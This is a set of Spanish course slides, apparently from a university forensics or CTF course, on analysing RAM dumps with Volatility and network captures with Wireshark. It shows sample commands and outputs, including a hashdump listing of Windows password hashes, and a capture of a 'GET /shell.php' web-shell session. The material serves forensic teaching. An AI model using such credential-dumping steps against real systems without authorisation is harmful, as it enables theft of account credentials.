


7. MEMORIA RAM

II - Forense - Memoria RAM

¿Qué es la memoria RAM?

- Memoria volátil que contiene el ordenador
- Sólo tiene contenido cuándo está conectada a la corriente y cuando se apaga el ordenador, Ciao datos.
- Se almacenan de forma temporal todos los programas, procesos, librerías, etc...
- Es posible capturar una imagen de la memoria RAM mientras está en uso. Permite saber los programas que se estaban ejecutando, archivos utilizados, comandos de la shell...



¿Qué es Volatility?

- Herramienta que permite analizar un "dump" de memoria, es decir, un archivo con una imagen de una memoria RAM
- Implementada en Python
- Preinstalada en la máquina del curso

```
$> volatility -h
```



VOLATILITY

II - Forense - Memoria RAM

Volatility: sintaxis

COMANDO

```
$> volatility -f ARCHIVO_DEL_DUMP --profile=PERFIL PLUGIN
```



VOLATILITY

II - Forense - Memoria RAM

Lo primero de todo...

La forma de analizar los dumps varía dependiendo del Sistema Operativo.

Es necesario, por tanto, saber en que SO estamos.

imageinfo: detecta automaticamente el SO

```
(urjc@ETSIICTF)-[~/Documentos/dump]
└─$ vol.py -f dump.raw imageinfo
Volatility Foundation Volatility Framework 2
INFO      : volatility.debug      : Determining
          Suggested Profile(s) : Win7SP1x64
```

II - Forense - Memoria RAM

Conexiones

Volatility nos permite saber las conexiones que estaban abiertas cuando se hizo la captura

connscan: muestra las conexiones abiertas

```
volatility -f imagen.vmem --profile=WinXPSP2x86 connscan
```

```
Volatility Foundation Volatility Framework 2.6.1
Offset(P)  Local Address          Remote Address          Pid
-----
0x01a25a50 0.0.0.0:1026           172.16.98.1:6666       1956
```

conectado a



II - Forense - Memoria RAM

Procesos I

Los procesos son los programas que se estaban ejecutando en la máquina. Se determinan por un número único para cada proceso, llamado PID

pslist: muestra los procesos

```

(kali@urjc)-[~/Downloads]
└─$ volatility -f memdump2.raw --profile="Win10x64_19041" pslist
Volatility Foundation Volatility Framework 2.6.1
Offset(V)      Name                PID  PPID  Thds  Hnds  Sess  Wow64  Start
-----
0xffffbb0e7b07e040 System              4    0    157   0    -----  0  2024-09-26 13:46:47 UTC+0000
0xffffbb0e7b1d7040 Registry            124   4     4     0    -----  0  2024-09-26 13:46:45 UTC+0000
0xffffbb0e7bf20040 smss.exe            428   4     2     0    -----  0  2024-09-26 13:46:47 UTC+0000
0xffffbb0e7e6c3140 csrss.exe           536  524    11    0     0     0  2024-09-26 13:46:50 UTC+0000
0xffffbb0e7ee65080 wininit.exe         612  524     2     0     0     0  2024-09-26 13:46:50 UTC+0000
0xffffbb0e7ee6d080 csrss.exe           632  604    14    0     1     0  2024-09-26 13:46:50 UTC+0000
0xffffbb0e7e79a080 winlogon.exe        712  604     4     0     1     0  2024-09-26 13:46:50 UTC+0000
0xffffbb0e7ef05080 services.exe        756  612     6     0     0     0  2024-09-26 13:46:50 UTC+0000
0xffffbb0e7ef08080 lsass.exe           780  612     9     0     0     0  2024-09-26 13:46:50 UTC+0000
  
```

II - Forense - Memoria RAM

Procesos II

Los procesos son los programas que se estaban ejecutando en la máquina. Se determinan por un número único para cada proceso, llamado PID

pstree: muestra los procesos de manera más gráfica

```

(kali@urjc)-[~/Downloads]
└─$ volatility -f memdump2.raw --profile="Win10x64_19041" pstree
Volatility Foundation Volatility Framework 2.6.1
Name                               Pid  PPid  Thds  Hnds  Time
-----
0xffffbb0e7b07e040:System             4    0    157   0  2024-09-26 13:46:47 UTC+0000
. 0xffffbb0e7b10d040:MemCompression 2060  4    54    0  2024-09-26 13:46:50 UTC+0000
. 0xffffbb0e7b1d7040:Registry         124  4     4    0  2024-09-26 13:46:45 UTC+0000
. 0xffffbb0e7bf20040:smss.exe         428  4     2    0  2024-09-26 13:46:47 UTC+0000
0xffffbb0e7e6c3140:csrss.exe         536 524    11    0  2024-09-26 13:46:50 UTC+0000
0xffffbb0e7ee65080:wininit.exe       612 524     2    0  2024-09-26 13:46:50 UTC+0000
. 0xffffbb0e7ef05080:services.exe    756 612     6    0  2024-09-26 13:46:50 UTC+0000
.. 0xffffbb0e82e5a2c0:svchost.exe    2568 756     3    0  2024-09-26 13:46:50 UTC+0000
.. 0xffffbb0e832f5080:vds.exe         3600 756    14    0  2024-09-26 13:46:51 UTC+0000
.. 0xffffbb0e829262c0:svchost.exe    1052 756     5    0  2024-09-26 13:46:50 UTC+0000
  
```

II - Forense - Memoria RAM

Comandos de terminal

También es posible fisgonear los comandos que se han ejecutado en el CMD (la terminal de Windows)

cmdline: muestra los comandos ejecutados

```
(urjc@ETSIICTF)-[~/Documentos/dump]
└─$ vol.py -f dump.raw --profile="Win7SP1x64" cmdline
*****
svchost.exe pid: 3656
Command line : C:\Windows\System32\svchost.exe -k secsvcs
*****
7zFM.exe pid: 868
Command line : "C:\Program Files\7-Zip\7zFM.exe" "C:\Users\Admin\Desktop\ficheroSecreto.7z"
*****
```

II - Forense - Memoria RAM

Archivos I

Cuando el usuario necesita un archivo, este se carga temporalmente en la memoria RAM

filescan: muestra los archivos que se encontraban cargados en memoria

```

(kali@urjc)-[~/Downloads]
└─$ volatility -f memdump2.raw --profile="Win10x64_19041" filescan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          #Ptr  #Hnd Access Name
-----
0x0000bb0e7b8987d0  32769    1 RWDrwd \Device\clfs\Device\HarddiskVolume2\Extend\RmMetadata\TxfLog\TxfL
0x0000bb0e7b898ab0    34     0 RW-rwd \Device\HarddiskVolume2\LogFile
0x0000bb0e7b899bf0    32     0 RW-rwd \Device\HarddiskVolume2\Directory
0x0000bb0e7b899d60     4     0 RW-rwd \Device\HarddiskVolume2\MftMirr
0x0000bb0e7bb02370  32766    1 R--rwd \Device\HarddiskVolume2\Windows\Fonts\segoeuib.ttf
0x0000bb0e7bb04440     8     0 R--r-d \Device\HarddiskVolume2\Program Files\WindowsApps\microsoft.windowsco
0x0000bb0e7bb04a80  32763    1 R--r-- \Device\HarddiskVolume2\Windows\Registration\R0000000000007.clb
0x0000bb0e7bb069c0  32781    1 R--r-- \Device\HarddiskVolume2\Program Files\WindowsApps\microsoft.windowsco
0x0000bb0e7bb09ee0     1     1 RW----- \Device\HarddiskVolume2\Windows\System32\config\systemprofile\AppData
  
```

II - Forense - Memoria RAM

Archivos II

Los archivos pueden ser extraídos del dump, siempre que se conozca el offset de memoria y que estén cacheados

dumpfiles: extrae un determinado fichero de la RAM

```
Apple > ~/Desktop/retos/forense volatility -f imagen.vmem --profile=WinXPSP2x86 filescan | grep .wav
Volatility Foundation Volatility Framework 2.6.1
0x00000000015ac6b0 1 0 R--rw- \Device\HarddiskVolume1\WINDOWS\Media\Windows XP Startup.wav
0x00000000018d82c0 1 0 R--rw- \Device\HarddiskVolume1\WINDOWS\Media\Windows XP Balloon.wav
```

```
Apple > ~/Desktop/retos/forense volatility -f imagen.vmem --profile=WinXPSP2x86 dumpfiles --dump-dir=. -Q 0x00000000015ac6b0
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x015ac6b0 None \Device\HarddiskVolume1\WINDOWS\Media\Windows XP Startup.wav
```

II - Forense - Memoria RAM

Hashes

Los hashes son un tipo de encriptación no reversible (es decir, no se puede volver al texto original). Las contraseñas se suelen guardar así

hashdump: muestra los hashes que se encuentren en memoria

```
(urjc@ETSIICTF) - [~/Documentos/dump]
$ vol.py -f dump.raw --profile="Win7SP1x64" hashdump
Volatility Foundation Volatility Framework 2.6.1
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Admin:1000:aad3b435b51404eeaad3b435b51404ee:62234517c6b66dc7839f0da943bd29ee:::
```

II - Forense - Memoria RAM

Y mucho mas...

Volatility dispone de una enorme cantidad de plugins, que se consultar con la opción **-h**

```
$> volatility -h
```

```
handles      Print list of open handles for each process
hashdump     Dumps passwords hashes (LM/NTLM) from memory
hibinfo      Dump hibernation file information
hivedump     Prints out a hive
hivelist     Print list of registry hives.
hivescan     Pool scanner for registry hives
hpakextract  Extract physical memory from an HPAK file
hpakinfo     Info on an HPAK file
idt          Display Interrupt Descriptor Table
iehistory    Reconstruct Internet Explorer cache / history
imagecopy    Copies a physical address space out as a raw DD image
imageinfo    Identify information for the image
impscan     Scan for calls to imported functions
joblinks     Print process job link information
kdbgscan     Search for and dump potential KDBG values
kpcrscan     Search for and dump potential KPCR values
ldrmodules   Detect unlinked DLLs
lsadump      Dump (decrypted) LSA secrets from the registry
machoinfo    Dump Mach-O file format information
malfind      Find hidden and injected code
mbrparser    Scans for and parses potential Master Boot Records (MBRs)
memdump     Dump the addressable memory for a process
memmap       Print the memory map
messagehooks List desktop and thread window message hooks
mftparser    Scans for and parses potential MFT entries
moddump     Dump a kernel driver to an executable file sample
modscan     Pool scanner for kernel modules
modules     Print list of loaded modules
multiscan   Scan for various objects at once
mutantscan  Pool scanner for mutex objects
notepad     List currently displayed notepad text
objtypescan Scan for Windows object type objects
patcher     Patches memory based on page scans
poolpeek    Configurable pool scanner plugin
printkey    Print a registry key, and its subkeys and values
privs       Display process privileges
procdump    Dump a process to an executable file sample
pslist      Print all running processes by following the EPROCESS lists
psscan     Pool scanner for process objects
pstree     Print process list as a tree
psxview     Find hidden processes with various process listings
qemuinfo    Dump Qemu information
raw2dmp     Converts a physical memory sample to a windbg crash dump
screenshot  Save a pseudo-screenshot based on GDI windows
servicediff List Windows services (ala Plugx)
sessions    List details on _MM_SESSION_SPACE (user logon sessions)
shellbags   Prints ShellBags info
shimcache   Parses the Application Compatibility Shim Cache registry key
shutdowntime Print ShutdownTime of machine from registry
sockets     Print list of open sockets
```


Práctica time

Analiza el dump



7. TRÁFICO RED


II - Forense - Tráfico de red

Análisis de tráfico

Analizar las comunicaciones entre diferentes usuarios/equipos permite descubrir malware, ataques, infracciones de seguridad...

Generalmente, permite descubrir, entre otros:

- Navegación en páginas web
- Exfiltraciones de datos
- Conexiones maliciosas
- Credenciales en texto claro



II - Forense - Tráfico de red

Wireshark


Dos funciones:

- “Sniffer”: Permite capturar los paquetes de una red
- Análisis: Dado un archivo con paquetes de red (extensión .pcap), permite analizarlo, utilizar filtros, leer los mensajes en texto claro...



Wireshark

II - Forense - Tráfico de red



Capture.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
447	32.24296...	192.168.0.147	192.168.0.115	TCP	74	52670 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
448	32.24516...	192.168.0.115	192.168.0.147	TCP	74	80 → 52670 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
449	32.24518...	192.168.0.147	192.168.0.115	TCP	66	52670 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1407804984
450	32.24552...	192.168.0.147	192.168.0.115	HTTP	407	GET /shell.php HTTP/1.1
451	32.24589...	192.168.0.115	192.168.0.147	TCP	66	80 → 52670 [ACK] Seq=1 Ack=342 Win=64896 Len=0 TSval=17019540...
452	32.24864...	192.168.0.115	192.168.0.147	TCP	74	53734 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
453	32.24867...	192.168.0.147	192.168.0.115	TCP	74	80 → 53734 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
454	32.24908...	192.168.0.115	192.168.0.147	TCP	66	53734 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1701954101
455	32.25470...	192.168.0.115	192.168.0.147	TCP	172	53734 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=106 TSval=170...
456	32.25472...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=107 Win=65152 Len=0 TSval=14078049...
457	32.27156...	192.168.0.115	192.168.0.147	TCP	265	53734 → 80 [PSH, ACK] Seq=107 Ack=1 Win=64256 Len=199 TSval=1...
458	32.27159...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=306 Win=65024 Len=0 TSval=14078050...
459	32.27581...	192.168.0.115	192.168.0.147	TCP	120	53734 → 80 [PSH, ACK] Seq=306 Ack=1 Win=64256 Len=54 TSval=17...
460	32.27585...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=360 Win=65024 Len=0 TSval=14078050...
461	32.27781...	192.168.0.115	192.168.0.147	TCP	78	53734 → 80 [PSH, ACK] Seq=360 Ack=1 Win=64256 Len=12 TSval=17...
462	32.27786...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=372 Win=65024 Len=0 TSval=14078050...
463	32.27812...	192.168.0.115	192.168.0.147	TCP	109	53734 → 80 [PSH, ACK] Seq=372 Ack=1 Win=64256 Len=43 TSval=17...
464	32.27813...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=415 Win=65024 Len=0 TSval=14078050...
465	36.53758...	192.168.0.147	192.168.0.115	TCP	73	80 → 53734 [PSH, ACK] Seq=1 Ack=415 Win=65024 Len=7 TSval=140...
466	36.53792...	192.168.0.115	192.168.0.147	TCP	66	53734 → 80 [ACK] Seq=415 Ack=8 Win=64256 Len=0 TSval=17019583...
467	36.54057...	192.168.0.115	192.168.0.147	TCP	75	53734 → 80 [PSH, ACK] Seq=415 Ack=8 Win=64256 Len=9 TSval=170...

Transmission Control Protocol, Src Port: 52670, Dst Port: 80, Seq: 1, Ack: 1, Len: 341
 Hypertext Transfer Protocol
 GET /shell.php HTTP/1.1\r\n
 Host: 192.168.0.115\r\n
 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
 Accept-Language: en-US,en;q=0.5\r\n
 Accept-Encoding: gzip, deflate\r\n
 DNT: 1\r\n

